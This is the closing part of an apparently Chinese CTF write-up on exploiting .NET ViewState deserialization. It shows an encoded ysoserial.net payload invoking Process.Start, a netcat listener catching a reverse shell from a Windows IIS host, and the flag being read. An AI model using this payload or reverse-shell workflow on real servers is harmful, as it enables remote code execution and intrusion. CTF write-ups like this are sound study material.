            kIAAAACQkAAAAJCgAAAAQIAAAAMFN5c3RlbS5EZWxlZ2F0ZVNlcmlhbGl6YXRpb25Ib2xkZXIrRGVsZWdhdGVFbnRyeQcAAAAEdHlwZQhhc3NlbWJseQZ0YXJnZXQSdGFyZ2V0VHlwZUFz
            c2VtYmx5DnRhcmdldFR5cGVOYW1lCm1ldGhvZE5hbWUNZGVsZWdhdGVFbnRyeQEBAgEBAQMwU3lzdGVtLkRlbGVnYXRlU2VyaWFsaXphdGlvbkhvbGRlcitEZWxlZ2F0ZUVudHJ5BgsAAA
            CwAlN5c3RlbS5GdW5jYDNbW1N5c3RlbS5TdHJpbmcsIG1zY29ybGliLCBWZXJzaW9uPTQuMC4wLjAsIEN1bHR1cmU9bmV1dHJhbCwgUHVibGljS2V5VG9rZW49Yjc3YTVjNTYxOTM0ZTA4
            OV0sW1N5c3RlbS5TdHJpbmcsIG1zY29ybGliLCBWZXJzaW9uPTQuMC4wLjAsIEN1bHR1cmU9bmV1dHJhbCwgUHVibGljS2V5VG9rZW49Yjc3YTVjNTYxOTM0ZTA4OV0sW1N5c3RlbS5EaW
            Fnbm9zdGljcy5Qcm9jZXNzLCBTeXN0ZW0sIFZlcnNpb249NC4wLjAuMCwgQ3VsdHVyZT1uZXV0cmFsLCBQdWJsaWNLZXlUb2tlbj1iNzdhNWM1NjE5MzRlMDg5XV0GDAAAAEttc2Nvcmxp
            YiwgVmVyc2lvbj00LjAuMC4wLCBDdWx0dXJlPW5ldXRyYWwsIFB1YmxpY0tleVRva2VuPWI3N2E1YzU2MTkzNGUwODkKBg0AAABJU3lzdGVtLCBWZXJzaW9uPTQuMC4wLjAsIEN1bHR1cm
            U9bmV1dHJhbCwgUHVibGljS2V5VG9rZW49Yjc3YTVjNTYxOTM0ZTA4OQYOAAAAGlN5c3RlbS5EaWFnbm9zdGljcy5Qcm9jZXNzBg8AAAAFU3RhcnQJEAAAAAQJAAAAL1N5c3RlbS5SZWZs
            ZWN0aW9uLk1lbWJlckluZm9TZXJpYWxpemF0aW9uSG9sZGVyBwAAAAROYW1lDEFzc2VtYmx5TmFtZQlDbGFzc05hbWUJU2lnbmF0dXJlClNpZ25hdHVyZTIKTWVtYmVyVHlwZRBHZW5lcm
            ljQXJndW1lbnRzAQEBAQEAAwgNU3lzdGVtLlR5cGVbXQkPAAAACQ0AAAAJDgAAAAYUAAAAPlN5c3RlbS5EaWFnbm9zdGljcy5Qcm9jZXNzIFN0YXJ0KFN5c3RlbS5TdHJpbmcsIFN5c3Rl
            bS5TdHJpbmcpBhUAAAA+U3lzdGVtLkRpYWdub3N0aWNzLlByb2Nlc3MgU3RhcnQoU3lzdGVtLlN0cmluZywgU3lzdGVtLlN0cmluZykIAAAACgEKAAAACQAAAAYWAAAAB0NvbXBhcmUJDA
            AAAAYYAAAADVN5c3RlbS5TdHJpbmcGGQAAACtJbnQzMiBDb21wYXJlKFN5c3RlbS5TdHJpbmcsIFN5c3RlbS5TdHJpbmcpBhoAAAAyU3lzdGVtLkludDMyIENvbXBhcmUoU3lzdGVtLlN0
            cmluZywgU3lzdGVtLlN0cmluZykIAAAACgEQAAAACAAAAAYbAAAAcVN5c3RlbS5Db21wYXJpc29uYDFbW1N5c3RlbS5TdHJpbmcsIG1zY29ybGliLCBWZXJzaW9uPTQuMC4wLjAsIEN1bH
            R1cmU9bmV1dHJhbCwgUHVibGljS2V5VG9rZW49Yjc3YTVjNTYxOTM0ZTA4OV1dCQwAAAAKCQwAAAAJGAAAAAkWAAAACgsWAgIDDxYCHgdlbmN0eXBlBRNtdWx0aXBhcnQvZm9ybS1kYXRh
            ZGQkR5/5K6viq+y9paTG8NhC"> == $0
          </div>
         ▼<div class="aspNetHidden">
            <input type="hidden" name="__VIEWSTATEGENERATOR" id="__VIEWSTATEGENERATOR" value="CA0B0334">
            <input type="hidden" name="__EVENTVALIDATION" id="__EVENTVALIDATION" value="/
            wEdAAN7nmW1AstjVNUSIgj6R7DPzfg78Z8BXhXifTCAVkevdz9YyyR4qjX0bKJ2X6bXV1MBA+kvKFi6t31UPOiTy4yq">
          </div>
         ▶<div class="input-group">…</div>
          <br>
          <br>
          <br>
```


```
element.style {
}
input, .form-control {                              bootstrap.min.css:12
   border-radius: ▶ 255px 25px 225px 25px/25px
      225px 25px 255px;
}
button, input, optgroup,                            bootstrap.min.css:12
select, textarea {
   font-family: "Neucha", -apple-system,
      system-ui, BlinkMacSystemFont, "Segoe
      UI", Roboto, "Helvetica Neue", Arial,
      sans-serif;
}
button, input {                                     bootstrap.min.css:12
   overflow: ▶ visible;
}
input, button, select,                              bootstrap.min.css:12
optgroup, textarea {
   margin: ▶ 0;
   ~~font-family: inherit;~~
   font-size: inherit;
   line-height: inherit;
}
*, *::before, *::after {                            bootstrap.min.css:12
   ~~-webkit-box-sizing: border-box;~~
   box-sizing: border-box;
}
input[type="hidden" i],                             user agent stylesheet
input[type="image" i], input[type="file" i] {
   -webkit-appearance: initial;
   background-color: initial;
   cursor: default;
   padding: ▶ initial;
   border: ▶ initial;
}
input[type="hidden" i]                              user agent stylesheet
{
   display: none;
}
input {                                             user agent stylesheet
   ~~-webkit-appearance: textfield;~~
   ~~background-color: □ white;~~
```

成功弹到shell



```
ubuntu@VM-0-14-ubuntu:~$ nc -lvp 6666
Listening on [0.0.0.0] (family 0, port 6666)
Connection from [13.115.118.60] port 6666 [tcp/*] accepted (family 2, sport 6046
5)
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

c:\windows\system32\inetsrv>
```

flag 在 c盘根目录下



```
c:\>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 5AD6-4A34

 Directory of c:\

10/17/2018  05:32 PM    <DIR>          inetpub
10/19/2018  12:09 PM    <DIR>          Microsoft
02/23/2018  11:06 AM    <DIR>          PerfLogs
10/17/2018  05:32 PM    <DIR>          Program Files
10/17/2018  05:32 PM    <DIR>          Program Files (x86)
10/19/2018  12:03 PM    <DIR>          temp
10/18/2018  10:36 PM                43 this_ls_the_FL@g.txt
10/17/2018  05:34 PM    <DIR>          Users
10/17/2018  05:33 PM    <DIR>          Windows
               1 File(s)             43 bytes
               8 Dir(s)  12,973,109,248 bytes free

c:\>more this
more this

Cannot access file C:\this
c:\>more this_ls_the_FL@g.txt
more this_ls_the_FL@g.txt
hitcon{c0ngratulati0ns! you are .net king!}

c:\>
```

后记

做题的时候遇到的反序列化漏洞有PHP, Python, JAVA写的, 这是第一次在比赛中见到在.Net中利用反序列化这个点的,
还顺便了解了一下ViewState以及其反序列化的工作原理, 还有那个用来生成payload的库.

最后膜一下Orange师傅的题目. 简直太6了...我等菜鸡不敢说话.jpg

参考资料

1. https://github.com/pwntester/ysoserial.net
2. 解码ViewState的网站
3. 参考链接
4. ViewState使用兼谈序列化

点击收藏 | 0 关注 | 1

上一篇：http-header安全总结 下一篇：攻击者是如何攻击持续集成系统Jen...

1. 0 条回复
   - 动动手指，沙发就是你的了！

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板